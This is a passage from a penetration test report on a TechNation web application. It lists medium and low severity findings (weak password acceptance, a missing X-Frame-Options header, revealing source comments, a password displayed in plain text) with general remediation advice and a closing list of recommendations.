





To prevent XSS attacks, it is important to properly sanitize all user inputs and outputs on web pages. This involves validating and filtering all user inputs to remove any potentially malicious code or scripts. It is also important to implement secure coding practices, such as using the latest version of web frameworks and libraries, avoiding the use of user-supplied data in dynamic HTML content, and using HTTP-only cookies (if cookies will be used in final website) to protect against session hijacking attacks. Additionally, regular security testing and updates can help to identify and address any new XSS vulnerabilities that may arise.

7. No password policy / easy password acceptance (Medium)

After logging in to vulnerable account (probably user Arthur B. didn't change his password from very complicated, that's why we were able to log in very quickly), we were able to change password for his account. The webpage allows to set no password at all as a new password, and also accepts setting extremely easy passwords, containing for example 1 character. This must be changed ASAP.






Having no password policy or allowing users to set weak passwords is dangerous because it makes it easier for attackers to guess or brute-force passwords and gain unauthorized access to user accounts. System should accept creating only complex passwords with a mix of upper and lower case letters, numbers, and special characters. Passwords should also be long enough (at least 8 characters) to make them difficult to crack, and users should be required to change them regularly to prevent password reuse and exposure in case of a breach. Additionally, implementing two-factor authentication can provide an extra layer of security to protect user accounts.

8. No X-frame policy (Medium)

X-Frame-Options is a security header that controls whether a web page can be embedded within an iframe. When it is not disabled, it can prevent clickjacking attacks, where an attacker can load a website within an invisible iframe to trick users into clicking on buttons or links that perform unintended actions. If X-Frame-Options is not set, an attacker can embed the website within an iframe, potentially leading to session hijacking, phishing, and other attacks. In our case, attacker is able to create “invisible” webpage that would hijack login credentials.



To prevent clickjacking attacks and protect against X-Frame-Options vulnerabilities, the X-Frame-Options header can be used to control whether or not a browser should be allowed to render a page inside a frame or iframe. To enable this protection, you can set the X-Frame-Options header to one of the following values:


DENY: This option instructs the browser to not render the page in a frame or iframe, regardless of the site attempting to do so.

SAMEORIGIN: This option allows the page to be framed by pages from the same domain only.

ALLOW-FROM uri: This option allows the page to be framed by the specified origin.

9. Information disclosure: comments in website's source code (Low)


The source code of website appears to contain comments which may help an attacker.



Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

10. Personal information available after logging in (birth date, password) (Low)

After logging in, password is visible in plain text, and also birth date is exposed. We are not sure if birth date is information needed to be presented there, but password should not be showed, as other observers could see and intercept credentials.



We advise to hide as many information as possible.

Conclusion and Improvements

As we wrote in the Executive Summary, there are at least 10 vulnerabilities we found at the given amount of time. This does not mean that they are only ones in Web Application. Please consider recommended actions, and we encourage you to test the website once again after taking presented steps.

Recommendations:

To mitigate these vulnerabilities, we recommend the following actions:

1. Implement input validation and filtering to prevent SQL Injection attacks.
2. Implement password policies, such as requiring complex passwords, to strengthen authentication.
3. Implement the X-frame policy to prevent clickjacking attacks.
4. Implement file type verification and filtering to prevent unrestricted file uploads.
5. Implement access control measures to prevent directory traversal attacks.
6. Conduct regular security assessments to identify and address new vulnerabilities.
7. The server is running on the old Apache server, please upgrade to the newest one ASAP, and keep all the software up to date.
8. Last but not least, ensure to add captcha while logging in, or other mechanism that will prevent brute-forcing logins.

In conclusion, our pentester identified several vulnerabilities that could lead to unauthorized access, data breaches, and other security incidents. We recommend that TechNation takes the necessary actions to mitigate these vulnerabilities and implement a robust security program to protect its users and data.